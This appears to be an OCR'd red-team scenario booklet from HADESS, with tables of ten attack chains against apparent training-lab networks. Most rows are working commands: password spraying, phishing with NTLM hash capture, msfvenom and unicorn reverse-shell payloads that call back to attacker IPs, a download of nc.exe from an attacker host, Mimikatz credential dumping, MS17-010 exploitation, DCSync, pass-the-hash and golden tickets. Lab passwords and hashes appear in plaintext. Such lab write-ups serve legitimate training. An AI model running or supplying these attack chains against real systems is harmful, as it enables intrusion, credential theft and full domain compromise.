2023-8DEC


REDTEAM SCENARIOS

HADESS

WWW.HADESS.IO

RESPECTFULLY DEDICATED TO


https://www.youtube.com/watch?v=7zDH8wTSwu4



[redacted] NETWORK #1

Spray -> Phish -> PS Remote Session


ID	Stage	Techniques	Commands
1	Recon	Nmap scanning	`nmap -sC -sV -oA nmap/result 10.10.10.210`
2	Enumeration	Gobuster directory scanning	`gobuster dir -u https://10.10.10.210 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -k -t 50`
3	Credential Harvesting	Gathering usernames	Gather usernames manually and create a `user.txt` file
4	Credential Harvesting	Password spraying	`python3 atomizer.py owa 10.10.10.210 pass.txt user.txt -i 0:0:01`
5	Phishing	Sending phishing emails	Use Outlook to send phishing emails and capture NTLMv2 hash with Responder
6	Hash Cracking	Cracking NTLMv2 hash	`hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt --force`
7	Access	PowerShell remote session	`$offsec_session = New-PSSession -ComputerName 10.10.10.210 -Authentication Negotiate -Credential k.svensson`
8	Privilege Escalation	Creating a Symlink	`New-Item -ItemType Junction -Path 'C:\\ProgramData\\root' -Target 'C:\\Users\\Administrator'`
9	Privilege Escalation	Using Check-File command	`Check-File C:\\programdata\\root\\Desktop\\root.txt`
10	Exfiltration	Transferring files with nc.exe	`iwr -uri http://10.10.xx.xx/nc.exe -o 'C:\\Windows\\System32\\spool\\drivers\\color\\nc.exe'`



[redacted] NETWORK #2

PPK -> SSH


ID	Stage	Techniques	Command
1	File Access	Accessing Network Share	`net use Q: \\fs01.rastalabs.local\home$\ahope /user:ahope "Labrador8209"`
2	File Conversion	Convert PPK to OpenSSH	`puttygen nix01.ppk -O private-openssh -o nix`
3	SSH Connection	Proxychains with SSH	`proxychains ssh -i nix ahope@10.10.122.20`
4	Privilege Escalation	Compile and Transfer Exploit	`gcc exp1.c -o exploit` and `proxychains scp -i nix -r exploit ahope@10.10.122.20:/home/ahope`
5	File Transfer	Secure Copy (SCP) with Proxychains	`proxychains scp -i nix ahope@10.10.122.20:/usr/local/sbin/paycalc /root/Desktop/rasta`



[redacted] NETWORK #3

Google Authenticator -> GEM


ID	Stage	Techniques	Commands
1	Recon	Nmap scanning	`nmap -sC -sV -oA nmap/result 10.10.10.211`
2	Web Enumeration	Checking server with Wappalyzer	Use Wappalyzer to identify backend technologies
3	Web Enumeration	Analyzing .git directory	Check the Gemfile in the .git directory for Ruby and Gem versions
4	Exploitation	Exploiting Ruby on Rails	Use a Ruby on Rails exploit
5	Post-Exploitation	Capturing request in Burp	Capture the request and modify it with the exploit
6	Post-Exploitation	Getting a reverse shell	Use netcat listener and send the exploit to get a reverse shell
7	Privilege Escalation	Cracking password hashes	Use John the Ripper to crack password hashes found in `/var/backups`
8	Privilege Escalation	Using .google_authenticator file	Use the contents of `.google_authenticator` to bypass two-factor authentication
9	Privilege Escalation	Synchronizing time for successful exploit	Adjust the system time to match the timezone for the exploit to work
10	Privilege Escalation	Gaining root access with GTFOBins	`sudo gem open -e "/bin/sh -c /bin/sh" rdoc` to gain root access



NETWORK #4

SMB -> Redis


ID	Stage	Techniques	Commands
1	Recon	Nmap scanning	`nmap -sV -sC -oN nmap 10.10.10.237`
2	File Analysis	Analyzing executable file	`file heedv1\\ Setup\\ 1.0.0.exe`
3	SMB Enumeration	Enumerating SMB shares	`smbclient -L \\\\10.10.10.237`
4	SMB File Transfer	Transferring files via SMB	`smbclient \\\\\\\\10.10.10.237\\Software_Updates` then `get UAT_Testing_Procedures.pdf`
5	Exploitation	Crafting malicious binary	`msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.30 LPORT=9001 -f exe -o "r'sp00f.exe"`
6	YML File Creation	Creating a .yml file for the exploit	Manual creation of `latest.yml` file
7	SMB File Transfer	Uploading .yml file via SMB	`smbclient \\\\\\\\10.10.10.237\\Software_Updates` then `put latest.yml`
8	Reverse Shell	Obtaining a reverse shell	Use Metasploit to listen for the reverse shell
9	Redis Exploitation	Exploiting Redis	`redis-cli -h 10.10.10.237` then `get pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0`
10	Password Decryption	Decrypting password	`python3 decrypt.py` with the script provided in the summary



[redacted] NETWORK #5

LAPS -> MS17-010

ID	Stage	Techniques	Commands
1	Credential Enumeration	Finding LAPS group members	Enumeration to find `ngodfrey_adm` is part of LAPS group on WS05
2	Credential Access	Dumping credentials with PowerSploit	`powershell -ep bypass` then `Import-module ./PowerSploit.psd1`
3	Credential Access	Using credentials for access	`$SecPassword = ConvertTo-SecureString 'J5KCwKruINyCJBKd1dZU' -AsPlainText -Force` then `$cred = New-Object System.Management.Automation.PSCredential('rastalabs.local\\ngodfrey_adm', $SecPassword)`
4	Credential Access	Getting AD object with credentials	`Get-ADObject -Name web01 -DomainController 10.10.120.1 -Credential $Cred`
5	Local Admin Passwords	Retrieving local admin passwords	Passwords are listed for WS01, WS02, WS03, WS04, WS05
6	Port Forwarding	Setting up port forwarding with Meterpreter	`portfwd add -L 10.10.14.83 -r 10.10.121.101 -l 447 -p 445` and similar for other ports
7	Exploitation	Using MS17-010 exploit for admin shell	`exploit/windows/smb/ms17_010_psexec` with `lport 80, 443, 8080`
8	Post-Exploitation	Running Mimikatz on WS02	`privilege::debug` then `sekurlsa::logonPasswords`
9	File Permissions	Modifying file permissions for flag	`icacls flag.txt /grant administrator:F` or `icacls flag.txt /grant RLAB\\ahope:F`




[redacted] NETWORK #6

AS-REP

HADESS.IO


ID	Stage	Techniques	Commands
1	Privilege Escalation	AS-REP Roasting	`Import-module ./asreproast.ps1 Invoke-ASREPRoast -Domain rastalabs.local -Server 10.10.120.1 Invoke-ASREPRoast -Domain rastalabs.local -Server 10.10.120.1 | select -expand hash`
2	Hash Extraction	Saving Hash	Copy the hash to a txt file and save it with UTF-8 encoding
3	Wordlist Creation	Using kwprocessor	`./kwp -z basechars/full.base keymaps/en-us.keymap routes/2-to-16-max-3-direction-changes.route > kwp3.txt`
4	Password Cracking	Using John the Ripper	Use John the Ripper (jumbo version) to crack the hash
5	Credential Use	User Enumeration	`net use H: \\\\fs01.rastalabs.local\\home$\\ngodfrey /user:ngodfrey "zaq123$%^&*()_+"`



[redacted] NETWORK #7

Phish -> Share -> KeePass


ID	Stage	Techniques	Commands
1	Phishing	Creating phishing HTA	`python unicorn.py windows/meterpreter/reverse_https 10.10.14.83 443 hta`
2	Web Server Setup	Hosting HTA on Apache2	`copy index.html launcher.hta /var/www/html service apache2 start`
3	Listener Setup	Setting up Metasploit listener	`msfconsole -r unicorn.rc`
4	Share Enumeration	Viewing shares on the network	`net share net view net use K: \\\\hostname\\share$ net view \\\\hostname /all`
5	User Enumeration	Displaying domain user accounts	`net user /domain`
6	User Information	Viewing user info	`net user [username] /domain`
7	Group Enumeration	Viewing domain group members	`net group finance /domain`
8	Drive Enumeration	Listing logical drives	`fsutil fsinfo drives wmic logicaldisk get name diskpart > list volume`
9	Network Recon	Pinging servers for IP addresses	`ping DC01 ping FS01 ping MX01 ping NIX01 ping SQL01 ping WS01 ping WS02 ping WS03 ping WS05`
10	KeePass Database	Found KeePass database and key file	Located in `M:\\Documents`



[redacted] NETWORK #8

Mount


ID	Stage	Techniques	Commands
1	User Enumeration	Finding user directory on `fs01`	`net user ahope /domain`
2	Network Drive Mount	Mounting network drive to access file	`net use Q: \\fs01.rastalabs.local\home$\ahope /user:ahope "Labrador8209"`
3	File Conversion	Converting .ppk to OpenSSH format	`puttygen nix01.ppk -O private-openssh -o nix`
4	Network Configuration	Adding route and running proxy server	Commands for adding route and running socks4a proxy server on `ws01` not provided in summary
5	SSH Connection	Connecting via SSH with proxychains	`proxychains ssh -i nix ahope@10.10.122.20`
6	Privilege Escalation	Using exploit for privilege escalation	Compile exploit with `gcc exp1.c -o exploit`
7	File Transfer	Transferring exploit to target	`proxychains scp -i nix -r exploit ahope@10.10.122.20:/home/ahope`
8	File Download	Downloading file from remote to local	`proxychains scp -i nix ahope@10.10.122.20:/usr/local/sbin/paycalc /root/Desktop/rasta`



[redacted] NETWORK #9

Impacket -> DPAPI -> RDP


ID	Stage	Techniques	Commands
1	Port Forwarding	Forwarding port to `ws01`	`portfwd add -L 10.10.14.83 -r 10.10.121.100 -l 445 -p 445`
2	Remote Execution	Using Metasploit psexec for shell	Use msf psexec to get a shell on `ws01`
3	Remote Execution	Using Impacket psexec for shell	Use Impacket psexec to get a shell on `ws01`, add route in meterpreter
4	Proxy Configuration	Setting SOCKS4a proxy in Metasploit	Set socks4a proxy in msf, then edit `/etc/proxychains.conf`
5	Enumeration	Using CrackMapExec to enumerate	`proxychains crackmapexec 10.10.120.1 -u rweston_da -H <hash> --ntds drsuapi`
6	Hash Dumping	Dumping hashes	Dump hashes with CrackMapExec and proxychains
7	Credential Access	Accessing vault with Mimikatz	Use Mimikatz on `ws01` to access vault credentials
8	Credential Decryption	Decrypting credentials	`dpapi::cred /in:C:\users\rweston\AppData\Local\Microsoft\Credentials\<hash> /masterkey:<masterkey>`
9	Impersonation	Impersonating user with Incognito	In meterpreter, load incognito and impersonate `rweston`
10	Clipboard Monitoring	Monitoring clipboard for credentials	Transfer shell to Empire and monitor clipboard
11	RDP Connection	Connecting via RDP with credentials	`xfreerdp /u:epugh_adm /p:IReallyH8LongPasswords! /v:10.10.110.10`



NETWORK #10

RDP -> DCSync -> Golden Ticket

ID	Stage	Techniques	Commands
1	Credential Use	Using `epugh_adm` credentials	Log in to `web01 (10.10.110.10)` and then RDP to `sql01 (10.10.122.15)` using `epugh_adm` creds
2	Lateral Movement	RDP to `fs01` with `gopikrishna`	RDP to `fs01` with user `gopikrishna` [local admin]
3	Malware Execution	Running `p0wnedshell.exe`	Run `p0wnedshell.exe` with admin cmd
4	Credential Dumping	Invoke Mimikatz from `p0wnedshell`	Use option 4 in `p0wnedshell`, invoke Mimikatz to get `rweston_da` NTLM hash
5	Credential Use	Pass-the-hash with Mimikatz	`sekurlsa::pth /user:rweston_da /domain:rastalabs.local /ntlm:3ff61fa259deee15e4042159d7b832fa`
6	Golden Ticket Attack	Perform DCSync to get `krbtgt` hash	Use option 10 in `p0wnedshell`, perform DCSync
7	Golden Ticket Attack	Generate golden ticket	`kerberos::golden /domain:rastalabs.local /user:rweston_da /sid:S-1-5-21-1396373213-2872852198-2033860859 /krbtgt:1b6e14bc52b67a2357f7938a8bbceb1b /ticket:C:\\Users\\GOPIKR~1\\Desktop\\rweston_da.ticket`
8	Golden Ticket Attack	Use golden ticket	`kerberos::ptt C:\\Users\\GOPIKR~1\\Desktop\\rweston_da.ticket`

